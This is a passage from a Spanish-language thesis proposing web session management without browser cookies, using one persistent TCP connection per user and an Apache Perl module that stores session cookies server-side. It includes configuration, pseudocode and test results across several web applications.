En esta tesis se propone un mecanismo alternativo para el manejo de las sesiones web en el cual no sea necesario el intercambio de cookies entre el navegador del usuario y la aplicación web. Al no utilizar cookies en el navegador del usuario, el mecanismo propuesto evita todos los problemas de privacidad que hoy se tienen asociados a éstas. Además, a diferencia del mecanismo utilizado actualmente, es inmune a la mayoría de los problemas de seguridad mencionados en el capítulo: "Ataques a Sesiones HTTP".

Para probar el mecanismo propuesto, se implementó una prueba de concepto con la que se verificó con éxito el funcionamiento de distintas aplicaciones web basadas en diferentes tecnologías: Perl, PHP, Python, C y Ruby. Del mismo modo se analizaron los ataques descriptos anteriormente y se corroboró que muchos de éstos no pueden ser utilizados. Inicialmente, el mecanismo propuesto y las pruebas realizadas fueron presentadas en el capítulo "Improving Security in Web Sessions: Special Management of Cookies" del libro: "Emerging Trends in ICT Security"[43].

6.1 DESCRIPCIÓN

La gestión de las distintas sesiones web requiere poder identificar cuáles requerimientos HTTP recibidos pertenecen a cada uno de los usuarios que interactúan con el sistema web. El intercambio de cookies entre el cliente y el servidor, es el mecanismo utilizado actualmente para resolver las sesiones HTTP.

Otros protocolos que manejan estados, como TELNET, POP, IMAP, SSH, o SMTP, se apoyan enormemente en el protocolo de transporte que utilizan: TCP. Si la conexión TCP se cierra, deja de tener sentido el estado del protocolo de aplicación utilizado. El mecanismo propuesto se basa en el uso de una única conexión TCP para transportar todos los datos de la sesión web de un usuario. Al forzar el uso de una única conexión TCP por usuario, entre

su navegador web y el servidor, no es necesario utilizar la cookie de sesión para identificar al usuario. De esta manera, es posible asociar una conexión TCP con un usuario web en particular.

6.2 MECANISMO ALTERNATIVO

El disparador de la idea planteada en esta tesis, fue: ¿Por qué si HTTP es un protocolo que utiliza TCP como protocolo de transporte, no puede al igual que otros protocolos como POP, IMAP, FTP, TELNET o SSH entre otros, identificar a sus usuarios en base a la conexión TCP?

HTTP abre una conexión TCP para transmitir parte de los datos y la cierra. Si necesita transmitir más información, es común que se abra otra conexión TCP. En general, durante el funcionamiento normal de HTTP, el cliente HTTP abre una gran cantidad de conexiones TCP contra un mismo servidor sobre las que transmite uno o más requerimientos HTTP y recibe las respuestas correspondientes.

Para forzar el uso de una única conexión TCP, se aprovechó que a partir de HTTP 1.1[27] se pueden reutilizar conexiones, lo que se conoce como conexiones persistentes. Al lograr el uso de una única conexión TCP entre el navegador del usuario y la aplicación web, el mecanismo propuesto evitó el envío de cookies a los usuarios al poder identificar a éstos en base a sus datos de conexión TCP. Los datos de la conexión TCP pueden ser consultados por las aplicaciones web a través de las variables REMOTE_ADDR y REMOTE_PORT que el servidor HTTP administra. De esta forma, como se ilustra en la figura 6.1, las aplicaciones web pueden gestionar las sesiones de usuario de la siguiente manera:

1. El usuario realiza un requerimientos HTTP a la aplicación web.
2. El requerimiento llega a la aplicación web, la cual consulta sobre la información de conexión (REMOTE_ADDR y REMOTE_PORT) para identificar al usuario y en función de ello envía una respuesta HTTP al usuario.
3. El usuario recibe la respuesta HTTP de la aplicación web, la cual no contiene información de cookies.

El concepto en el que se basa parte de esta tesis no es nuevo. Diferentes protocolos de aplicación que utilizan TCP como protocolo de transporte, dan significado a la sesión mientras la conexión TCP continúe establecida. Si la conexión TCP se interrumpe, la sesión se pierde. Sin embargo, este mecanismo no puede ser utilizado por aplicaciones web preexistentes sin que éstas deban ser adaptadas.




Figura 6.1: Mecanismo inicialmente propuesto

6.3 COMPATIBILIDAD CON APLICACIONES PREEXISTENTES

La compatibilidad con aplicaciones preexistentes fue necesaria para evitar que éstas tengan que ser reescritas para utilizar el mecanismo propuesto. En una aplicación web tradicional, dado que HTTP es un protocolo sin estados (stateless) y que no hay forma de determinar que distintos requerimientos HTTP que vienen por la misma conexión TCP se corresponden al mismo usuario, era necesario realizar alguna mejora.

Dado que las aplicaciones web preexistentes utilizan el estándar RFC 6265 para el manejo de sesiones a través del intercambio de cookies con el cliente, se extendió el mecanismo propuesto con un módulo de re-escritura y filtrado de cookies. Con la extensión realizada, se posibilitó el funcionamiento transparente de aplicaciones web preexistentes sin necesidad de que las mismas deban ser adaptadas. Es por esto que, aplicaciones web que implementan el manejo de sesiones HTTP mediante el intercambio de cookies con el cliente, pueden funcionar con el mecanismo propuesto. La única diferencia es que el cliente nunca recibirá cookies de sesión.

El módulo de re-escritura y filtrado actúa como un proxy transparente entre la aplicación web el servidor HTTP en el que se aloja. En la figura 6.2 se ilustrada el lugar donde funciona este módulo. El módulo de re-escritura y filtrado intercepta los requerimientos HTTP y sus correspondientes respuestas para trasladar la lógica de manejo de cookies presente en los navegadores al lado del servidor HTTP. Para lograr esto, el módulo debe:

- Clasificar a los usuarios en base a datos del socket TCP: IP origen y PORT origen.
- Gestionar las cookies de sesión de cada uno de los usuarios hacia y desde la aplicación web.




Figura 6.2: Mecanismo propuesto compatible

Normalmente, cuando un usuario accede a una aplicación web en la que se utiliza el mecanismo propuesto, se observan Ías distintas etapas marcadas sobre la figura 6.2:

1. El usuario realiza un requerimientos HTTP a la aplicación web.
2. El requerimiento es interceptado por el módulo de re-escritura y filtrado el cuál realiza las siguientes tareas antes de reenviarlo a la aplicación web:
   - Borra información de cookies que puedan llegar a venir en el requerimiento (normalmente no debería llegar nada).
   - Consulta si hay cookies asociadas para la conexión TCP del cliente. En el caso del primer requerimiento, no debería haber cookies. En caso contrario, inserta las cookies registradas para ese usuario en el requerimiento HTTP recibido antes de que se envíe a la aplicación web.
3. La aplicación web recibe un requerimiento HTTP el cual puede o no tener cookies de sesión.
   - Si el requerimiento recibido no tiene cookies de sesión, la aplicación genera las cookies necesarias para el usuario y las incluye en la respuesta enviada al cliente web.
   - Si el requerimiento recibido tiene cookies de sesión, la aplicación las utiliza para identificar al usuario como normalmente lo hacen. En este caso, la aplicación web no envía información de cookies en la respuesta a menos que desee actualizarlas.
4. La respuesta HTTP que la aplicación web envía al usuario, es interceptada por el módulo de re-escritura y filtrado antes de que el mismo

salga del servidor HTTP. En este punto, el módulo de re-escritura y filtrado realiza las siguientes tareas antes de reenviar dicha respuesta al cliente:

- Almacena las cookies que la aplicación web envió al usuario con la conexión TCP correspondiente.
- Borra las cookies de sesión de la respuesta HTTP que la aplicación web generó para el usuario.

5. El usuario recibe la respuesta HTTP de la aplicación web, la cual no contiene información de cookies.

6.4 ASPECTOS DE SEGURIDAD

Al igual que el mecanismo actualmente utilizado, el mecanismo propuesto es vulnerable a ataques de Sniffing/MITM si se utiliza HTTP en lugar de HTTPs. La única diferencia entre los mecanismos de manejo de sesiones es que en el mecanismo propuesto no sería posible robar una cookie de sesión válida. Solamente sería posible robar datos de usuario y contraseña. En caso que se utilice HTTPs, el mecanismo propuesto es vulnerable a ataques de SSL Spoofing del mismo modo que el mecanismo actual.

Frente a ataques de ingeniería social y de inspección de datos en el navegador, las condiciones de seguridad no cambian con el mecanismo propuesto. La única mejora con el mecanismo propuesto es que no hay cookies de sesión susceptibles de ser robadas, independientemente de usuarios y contraseñas almacenadas en el navegador.

La mayor diferencia entre el mecanismo propuesto y el mecanismo utilizado actualmente, está en cómo se ven afectadas las sesiones de usuario frente a distintas vulnerabilidades que la aplicación web pueda tener. En el mecanismo propuesto, los fallos de seguridad web que actualmente ponen en riesgo las sesiones de usuario mediante el robo de cookies resulta inocuo. Debido a ésto, si se utiliza el mecanismo propuesto en una aplicación web con cualquiera de las siguientes fallas, no se comprometen las sesiones de los usuarios:

- Fallas XSS (Cross Site Scripting):
  - Reflejadas.
  - Almacenadas.
- Fallas XST “Cross Site Tracing”.
- Fallas de tipo “Autenticación y Manejo de Sesiones Defectuoso”:

- Fijación de Cookies.
- No renovación de Cookies.

Los ataques que afectan la integridad de las operaciones, como son CSRF o Clickjaking, para funcionar necesitan que el usuario esté operando en el sitio vulnerable. Para que esto suceda, el usuario tiene que estar conectado al sitio o debe tener una cookie de sesión válida en el navegador. Debido a esto, este ataque sólo funcionaría en el mecanismo propuesto si el usuario está conectado al sistema vulnerable en el momento del ataque. Esto se podría evitar si el navegador, al querer resolver un enlace en un correo electrónico, usa una nueva conexión HTTP en lugar de reutilizar una existente.

6.5 ASPECTOS DE PRIVACIDAD

Al ser HTTP un protocolo sin estados, las cookies de sesión fueron la forma de implementar sesiones de usuario en aplicaciones web. La mayoría de los problemas de privacidad de los usuarios en Internet surgieron a partir del uso que se le dio a las cookies.

Con el mecanismo propuesto no es necesario intercambiar cookies de sesión con el usuario para el manejo de sesiones. Esto hace que haga imposible el actual modelo de seguimiento y tracking de usuarios en Internet. Sin embargo, si bien las cookies son el método principal para realizar este tipo de actividades, se podrían encontrar métodos alternativos en base a elementos que un sitio puede almacenar en el navegador del usuario. Algunos ejemplos de otras técnicas que pueden permitir el tracking de usuarios web: EverCookie[38], HSTS SuperCookies[36][2] y canvas fingerprinting[48].

6.6 ANÁLISIS DE VENTAJAS Y DESVENTAJAS

En la figura 6.3 se resume cómo afectan los distintos problemas de seguridad y privacidad, a los mecanismo de manejo de sesiones web analizados: el actual y el propuesto. Para el caso de los tres primeros ataques (Sniffing/-MITM, SSL spoofing e inspección de datos en el navegador), el mecanismo actual permite revelar usuarios, contraseñas y cookies de sesión mientras que con el mecanismo propuesto solamente se pueden revelar usuarios y contraseñas.

El caso de los ataques de CSRF y Clickjacking indicados con afectación "parcial" en el mecanismo propuesto, es un caso especial. En estos ataques, el usuario debe estar conectado al sitio vulnerable cuando recibe un enlace que ejecuta una acción dentro de dicho sitio web. En el mecanismo propuesto,

	Mecanismos de manejo de sesiones HTTP	
Vulnerable a ataques de:	**Mecanismo actual (RFC 6265)**	**Mecanismo Propuesto**
Sniffing / MITM	Si	Parcial
SSL spoofing	Si	Parcial
Inspección de datos en el navegador	Si	Parcial
XSS reflejado	Si	No
XSS almacenado	Si	No
XST	Si	No
Problemas de fijación de cookies	Si	No
Problemas de renovación de cookies	Si	No
CSRF	Si	Parcial
Clickjacking	Si	Parcial
Rastreo de usuarios	Si	No

Figura 6.3: Comparación de aspectos de seguridad y privacidad en mecanismos de manejo de sesiones

si el navegador abriese una nueva conexión TCP para resolver dicho enlace, entonces el usuario no sería vulnerable. Si bien esto es muy dependiente del navegador, el mecanismo propuesto brinda herramientas adicionales para que los navegadores resuelvan esta funcionalidad de otra manera y no sean vulnerables a este tipo de ataques.

Por último, el rastreo de usuarios con el mecanismo propuesto no es factible de ser realizado de la manera que actualmente se lo realiza. Sin embargo, dado que las cookies no son el único elemento que un sitio web puede utilizar para rastrear al usuario, se podrían implementar otras técnicas. Estas técnicas funcionarían independientemente del mecanismo utilizado puesto que no dependen de cookies preexistentes. Estas técnicas son HSTS SuperCookies[36][2] y canvas fingerprinting[48].

6.6.1 *Ventajas*

Entre las claras ventajas del mecanismo propuesto podemos mencionar la seguridad de las sesiones de usuario frente a distintas fallas de seguridad en la programación de la aplicación web. Entre estas se pueden mencionar: fallas de XSS (Cross Site Scripting) reflejadas y almacenadas, fallas XST "Cross Site Tracing" y fallas de tipo "Autenticación y Manejo de Sesiones Defectuoso".

También se mejora en lo que a privacidad del usuario se refiere al no intercambiar con estos cookies. De todos modos vale mencionar que en este aspecto hay muchas alternativas incipientes a la utilización de las cookies para realizar tracking de usuarios.

Por último, una ventaja a futuro que brinda el mecanismo propuesto es la posibilidad de tener software que lo aproveche para evitar problemas de CSRF o Clickjacking. Actualmente el navegador web tiene la posibilidad de tener múltiples pestañas abiertas, y cualquier referencia que el usuario haga al sitio X, se hace con una única identidad por parte del usuario: la de sus cookies. Del mismo modo que podemos tener dos sesiones SSH a un servidor, si el navegador pudiese manejar ese concepto, la seguridad de los usuarios mejoraría respecto de problemas que afectan la integridad de las operaciones como CSRF o Clickjacking.

6.6.2 *Desventajas*

Claramente hay que distinguir distintos tipos de aplicaciones web. Las aplicaciones de uso masivo como Facebook o Google de otras de carácter más personal. Entre estas últimas podríamos pensar en una aplicación de Home-Banking, o un portal seguro a funciones dentro de una organización para un determinado tipo de usuario.

La desventaja más grande que se le puede encontrar al mecanismo propuesto es la que lo hace más seguro. Portales de uso masivo podrían objetar que la posibilidad de estar siempre conectado no está contemplada como tampoco la movilidad de los usuario. Estas dos características son objetivos comunes en los intereses de este tipo de aplicaciones.

7

IMPLEMENTACIÓN Y PRUEBAS

Desde el primer momento, esta tesis se centró en mejorar problemas de seguridad y privacidad en la navegación web evitando el intercambio de cookies entre los usuarios y un servicio web. Esto se pudo lograr con la implementación de un mecanismo de manejo de sesiones HTTP que funciona de la misma manera que la mayoría de los protocolos que utilizan TCP como protocolo de transporte.

Las características de conexiones persistentes de HTTP 1.1 posibilitaron la utilización de una única conexión TCP para el intercambio de datos HTTP entre el cliente y el servidor. Esto posibilitó que las aplicaciones web puedan implementar el manejo de sesiones utilizando simplemente las variables REMOTE_ADDR y REMOTE_PORT que el servidor web envía a la aplicación web de acuerdo al estándar CGI o Common Gateway Interface.

El mecanismo propuesto permitió identificar los requerimientos de los distintos usuarios sin intercambiar cookies de sesión con los clientes HTTP. Sin embargo, para lograr compatibilidad con aplicaciones web preexistentes sin necesidad que sean adaptadas, se añadió un módulo de re-escritura y filtrado. Este módulo de re-escritura y filtrado permite que aplicaciones web utilizadas hoy en día utilicen de manera transparente el mecanismo propuesto.

7.1 IMPLEMENTACIÓN

Para la implementación de la prueba de concepto del mecanismo propuesto se utilizó el servidor HTTP Apache. Apache es uno de los servidores web más populares debido a su eficiencia y su extensibilidad. Claramente, la versatilidad y estabilidad de Apache han sido algunas de las principales razones de su amplia adopción por parte de la comunidad de Internet.

Por otro lado, la arquitectura de software modular de Apache proporciona una base excelente para la implementación de propuestas como la de esta te-

sis. Más específicamente, el módulo de re-escritura y filtrado se implementó como un módulo Perl de Apache.

Del lado del cliente, se utilizó el navegador web Mozilla Firefox, el cual fue utilizado con diversas configuraciones que no son utilizadas por defecto. También fueron considerados otros navegadores, pero no se utilizaron debido a diferentes razones:

- Google Chrome: en este navegador el número máximo de conexiones simultáneas hacia un servidor no es configurable. Dado que se quiere forzar a que haya sólo una conexión TCP esto resultó en la no utilización de este navegador.
- Opera: en este navegador, el manejo de las conexiones persistentes no era el esperado. En las pruebas realizadas, Opera manejaba las conexiones HTTP persistentes de forma similar al de las conexiones del protocolo HTTP 1.0. Debido a esto, el navegador cerraba la conexión y abría una nueva rápidamente. Al no encontrarse una manera de evitar este comportamiento, se descartó también este navegador.

La implementación del mecanismo propuesto para el manejo de sesiones constó de dos piezas fundamentales:

- El forzado del uso de una única conexión TCP tanto del lado del cliente como del servidor.
- La implementación del módulo de re-escritura y filtrado.

7.1.1 *Forzado de conexión TCP*

Se realizaron diferentes configuraciones tanto en el servidor como en el navegador web para habilitar el uso de conexiones persistentes con el objeto de forzar el uso de una única conexión HTTP entre el cliente y el servidor.

7.1.1.1 *Cliente*

Las pruebas se realizaron sobre un cliente con las siguientes especificaciones:

- Sistema Operativo: Linux Ubuntu 13.04 – Raring Ringtail.
- Navegador web: Mozilla Firefox 22.0, instalado con el sistema de paquetes de Ubuntu: APT (Advanced Package Tool).
- Configuraciones específicas en el navegador web para indicar que:
  - se utilicen conexiones persistentes,

- se utilice un sola comunicación con cada servidor web con el que se interactúa.

  Se debe ingresar *about:config* en la barra de direcciones para cambiar las siguientes opciones del navegador:

```
# Mantenimiento de las conexiones
network.http.keep-alive.timeout 600
network.http.keep-alive true

# Cantidad de conexiones simultáneas contra un servidor
network.http.max-connections-per-server 1
network.http.max-persistent-connections-per-server 1

# Otras
network.http.pipelining true
network.http.use-cache false
```

Notar que la opción de configuración **network.http.use-cache false** no afecta la persistencia de la conexión TCP en sí, pero fue útil para evitar el uso de la caché durante las pruebas realizadas. Para refrescar la información en caché, es necesario utilizar la combinación <Control - F5> lo que provoca el cierre de la conexión TCP actual.

7.1.1.2 *Servidor*

Las pruebas se realizaron sobre un servidor con las siguientes especificaciones:

- Sistema Operativo: Linux Debian Stable (Wheezy).
- Servidor web: HTTP Server - Apache/2.2.22, instalado con el sistema de paquetes de Debian: APT (Advanced Package Tool) usando el paquete apache2-mpm-prefork.
- Configuraciones específicas en el servidor web para:
  - Habilitar conexiones persistentes.
  - Configurar un límite de tiempo por inactividad antes de cortar una conexión TCP.
  - Configurar una cantidad infinita de requerimientos que se pueden realizar a través de una conexión.

```
###
### /etc/apache2/apache2.conf:
###

# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
KeepAlive: On

# KeepAliveTimeout: Number of seconds to wait for the next request
# from the same client on the same connection. 10 min = 600 sec
KeepAliveTimeout: 600

# MaxKeepAliveRequests: The maximum number of requests to allow during
# a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
MaxKeepAliveRequests: 0
```




Figura 7.1: Módulo de re-escritura y filtrado

7.1.2 *Módulo de re-escritura y filtrado*

Conceptualmente, el mecanismo propuesto se basa en utilizar datos de la conexión TCP para identificar las distintas sesiones HTTP de usuario. Además, para permitir la compatibilidad con aplicaciones web existentes, el mecanismo utiliza un módulo de re-escritura y filtrado para les permite seguir manejando las sesiones web a través del intercambio de cookies con el usuario.

Para implementar el módulo de re-escritura y filtrado, se aprovechó la arquitectura modular de Apache para implementarlo como un módulo Perl de Apache. Como se ilustra en la imagen 7.1, el módulo de re-escritura y filtrado funciona del lado en el servidor entre el servidor HTTP y las aplicaciones web.

```
# Esta función atiende y manipula los requerimientos HTTP que
# llegan servidor provenientes del navegador del usuario. Esto
# se realiza antes que la aplicación web reciba dichos
# requerimientos.

sub atender_requerimientos_HTTP {

    # Extraer información de la conexion para identificar al
    # usuario.
    extraer_datos_de_conexión_TCP($ip,$port);
    extraer_headers_HTTP($headers);

    # Extraer cookies previamente asociadas al socket TCP
    # utilizado por el cliente.
    $cookies = '';
    abrir_conexión_a_DB($db);
    extraer_cokies_asociadas($db,$ip,$port,$cookies);
    cerrar_conexion_a_DB($db);

    # Si hay cookies almacenadas en la DB, éstas deben ser
    # agregadas al requerimiento HTTP que se está procesando.
    #
    # En caso que el requerimiento tenga cookies previamente,
    # su valor será sobreescrito por las cookies registradas
    # en la DB.
    #
    # Si no hubiese cookies registradas en la DB, las cookies
    # que vienen con el requerimiento son eliminadas.
    if ($cookies != '')
        { $headers->set('Cookie',$cookies); }
    else
        { $headers->unset('Cookie'); }
}
```

Figura 7.2: Rutina de atención de requerimientos HTTP

7.1.2.1 *Atención de requerimientos*

En la figura 7.2 se muestra el pseudocódigo de la función del módulo de re-escritura y filtrado que procesa los requerimiento HTTP que provienen de los navegadores de usuario antes de que lleguen a la aplicación web. Para cada requerimiento HTTP que realiza el usuario y llega al servidor web, es necesario consultar en la base de datos si existen cookies para la conexión TCP que lo identifica. En caso afirmativo, se insertan las cookies asociadas al requerimiento HTTP antes de que sea enviado a la aplicación web.

De acuerdo a la RFC "HTTP State Management Mechanism" el usuario debe enviar en cada requerimiento HTTP la información de cookies correspondiente con el sitio visitado. Dado que el navegador nunca recibe cookies cuando se utiliza el mecanismo propuesto, el módulo de re-escritura y filtrado debe realizar las siguientes acciones sobre cada requerimiento HTTP recibido por el servidor web:

- El módulo de re-escritura y filtrado consulta en su base de datos si hay cookies asociadas a la conexión TCP a la que el requerimiento HTTP pertenece.
- En caso afirmativo, el módulo agrega las cookies registradas al requerimiento HTTP antes que este sea enviado a la aplicación web. Como

```
sub atender_respuestas_HTTP {

    extraer_datos_de_conexión_TCP($ip,$port);
    extraer_headers_HTTP($headers);

    # Extraer cookies de la respuesta HTTP
    @new_cookies = $headers->get('Set-Cookie');

    # Borrar cookies del requerimiento HTTP a enviar al usuario.
    $headers->unset('Set-Cookie');

    # Si hay cookies nuevas, actualizar las cookies registradas.
    if (@new_cookie > 0) {

        # Extraer cookies previamente asociadas para el socket TCP
        # utilizado para identificar al usuario.
        $old_cookies = '';
        abrir_conexión_a_DB($db);
        extraer_cokies_asociadas($db,$ip,$port,$old_cookies);
        cerrar_conexion_a_DB($db);

        # Actualizar las cookies almacenadas con las registradas en
        # la respuesta HTTP.
        abrir_conexión_a_DB($db);
        actualizar_cookies($db,$ip,$port,@new_cookies,$old_cookies);
        cerrar_conexion_a_DB($db);
    }
}
```

Figura 7.3: Rutina de atención de respuestas HTTP

resultado de esto, la aplicación web recibe requerimientos HTTP con las cookies de sesión que le permiten identificar al usuario como si estuviese utilizando el actual mecanismo de manejo de sesiones.

7.1.2.2 *Atención de respuestas*

En la figura 7.3 se muestra el pseudocódigo de la función que procesa las respuestas HTTP de las respuestas HTTP de las aplicaciones web antes de que éstas sean enviadas a los usuarios. Para cada una de las respuestas HTTP enviadas por las aplicaciones web, el módulo de re-escritura y filtrado realiza las siguientes acciones:

- Consulta y elimina la información de cookies de la respuesta HTTP.
- En caso que se envíen nuevas cookies o se modifiquen cookies existentes, se registran los cambios observados en la respuesta HTTP interceptada.

7.2 PRUEBAS Y RESULTADOS

La prueba de concepto con la que se implementó el mecanismo propuesto, fue utilizada exitosamente con las aplicaciones web mostradas en el cuadro 1. De estas aplicaciones, DVWA, fue seleccionada porque está diseñada de

Aplicación	Versión	Lenguaje de programación
DVWA	1.0.7	PHP
MediaWiki[45]	1.20.4	PHP
Wordpress[82]	3.5.1	PHP
Redmine[62]	2.3.1	Ruby on Rails
Mailman[32]	2.1.15	Python + C
Meran[71]	0.9.4	Perl

Cuadro 1: Aplicaciones evaluadas

manera vulnerable para realizar distintos tipos de pruebas de seguridad, incluyendo las descriptas en el capítulo "Ataque a Sesiones HTTP". Con DVWA se pudo confirmar lo que se presumía. Vulnerabilidades como XSS y otras relacionadas al manejo inadecuado de sesiones no afectan la seguridad de las sesiones de usuario cuando la aplicación web utiliza el mecanismo propuesto.

El resto de las aplicaciones, fue seleccionada con el objeto de mostrar la independencia del mecanismo propuesto frente a la heterogeneidad de los lenguajes de programación utilizados por las diferentes aplicaciones web.

7.2.1 *Experiencias de uso con las aplicaciones web seleccionadas*

Todas las aplicaciones web seleccionadas funcionaron adecuadamente con el mecanismo propuesto, sin necesidad que las mismas deban ser adaptadas, a excepción de la aplicación DVWA. En DVWA, se hacen referencias a otras componentes de la aplicación de la siguiente manera:

```
<li onclick="window.location='...site here.../.?page=include.php'" class>
    <a href="...site here.../.?page=include.php">File Inclusion</a>
</li>
```

Esto generaba que cuando se navegaba por el sitio, el navegador abriese una nueva conexión y la existente se cerraba abruptamente. Si bien era raro que exista una referencia utilizando HREF junto a un evento onclick, esto no debería provocar el comportamiento observado. Debido a esto, se cambió el código anterior por el siguiente código:

```
<li class>
    <a href="...site here.../.?page=include.php">File Inclusion</a>
</li>
```

Luego, se corroboró que el cambio realizado no altere la usabilidad ni la funcionalidad de la aplicación. Posteriormente, se pudo verificar con éxito el funcionamiento adecuado de DVWA con el mecanismo propuesto.

7.2.2 *Experiencias de uso con el navegador web seleccionado*

El principal problema identificado en la fase de experimentación se relaciona con el navegador web utilizado. Frente a determinadas situaciones el comportamiento del navegador no era el esperado ya que cerraba la conexión HTTP persistente y abría una nueva. Más allá que esto es aceptable en el estándar actual de HTTP, rompía el mecanismo de manejo de sesiones propuesto, ya que una nueva conexión implica una nueva sesión web. En este sentido, en la implementación del navegador seleccionado, se identificaron diversos problemas relacionados:

- Problemas con código HTML: El problema detectado en la programación del sitio DVWA, es un problema relacionado a la forma que tiene el navegador de manejar determinados eventos programados en el código HTML.
- Implementación en Firefox de la combinación Ctrl-F5: Al intentar esta combinación para recargar una página sin utilizar información que pudiera estar alojada en caché, se ocasionaba el cierre de la conexión TCP actual y el inicio de una nueva conexión contra el servidor HTTP. Esto claramente está relacionado con la implementación del navegador utilizado. Se puedo verificar que el navegador Chrome no regeneraba la conexión cada vez que se ingresaba la secuencia Ctrl-F5.
- La caché de los navegadores amenaza con el uso normal de las aplicaciones cuando se utiliza el mecanismo propuesto. Una página en caché con información obsoleta, podría ser la causa del mal funcionamiento de toda una aplicación web. Como se mencionó previamente, la actualización de una página utilizando la secuencia <Ctrl-F5> va en contra del mecanismo propuesto. Debido a esto se configuró el navegador para que no utilice la caché con la opción: *"network.http.use-cache false"* . De esta manera, fue más sencilla la realización de las pruebas y la depuración de los problemas surgidos.
- Problemas frente a respuestas HTTP con código 500: Durante las pruebas se comprobó que cuando se recibía un código de error 500 de la aplicación web, la conexión se cerraba. Esto no es necesariamente un problema dado que podría ser bueno cortar la sesión frente a un error de este tipo. Sin embargo, el usuario está acostumbrado a ser identificado por una aplicación web incluso luego de un error 500.
- Pipeline HTTP y solicitudes pendientes: cuando se generan muchos requerimientos a la aplicación web, estos se gestionan de manera secuencial en lo que se conoce como un pipeline. Se observó que al querer realizar muchas acciones, sobre todo en aplicaciones que tienen un tiempo de respuesta alto como es el caso de Redmine, la conexión

persistente se cierra abruptamente y se genera una nueva. Esto se observó como resultado de varios experimentos en los que se realizaron pruebas en las que el usuario generaba diferentes peticiones, incluso antes que llegue la respuesta esperada.

- Problemas con transferencia de grandes cantidades de datos: Esto probablemente esté relacionado con el problema anterior, puesto que se encontraron problemas al solicitar una página que ocasiona la descarga de una gran cantidad de datos desde el servidor. Más específicamente, la aplicación Meran por defecto tiene una página de inicio configurable que el navegador para descargarla debe emitir 37 solicitudes, que suponen un total de 1,6MB. Una de estas solicitudes era la de una imagen de gran tamaño que provocaba la falla en el pipeline de requerimientos que el navegador debe realizar. Después de configurar la aplicación web, la página de inicio requirió 34 solicitudes por un total de 319KB. Utilizando la nueva configuración no se volvió a manifestar el problema antes descripto.

7.2.3 *Conclusiones*

Aspectos de rendimiento como ser pipeline, demora en las respuestas o intercambio de grandes cantidades de datos pueden afectar el mecanismo propuesto. Algunos aspectos específicos en las aplicaciones web tales como la encontrada en DVWA deben ser analizados cuidadosamente para cada aplicación, aunque en sí el problema no necesariamente está en la aplicación sino en el navegador. La mayoría de los problemas observados, están relacionados con la implementación específica de los navegadores web.

Si bien se implementó una prueba de concepto, llevar este tipo de mecanismo a un entorno productivo podría implicar el uso de un navegador específicamente diseñado para tal fin o que los distintos navegadores contemplen las dos modalidades de uso para los mecanismos de manejo de sesiones posibles. En este sentido, podría ser adecuado disponer de una extensión en el protocolo HTTP que permita al servidor notificar al cliente sobre la necesidad de trabajar con el mecanismo propuesto, para lo cual ambos extremos deberían comprometerse en utilizar una única conexión TCP.

Alternativamente, se podría contar con un proxy local, el cual pueda ser configurado para que sepa con cuáles sitios debe utilizar el mecanismo propuesto, el cual se encargue de intermediar los requerimientos recibidos por el navegador a través de la única conexión TCP que se debe mantener con el servidor. Este proxy, realizaría las funciones de buffering necesarias para permitir que el pipeline funcione sin saturaciones.

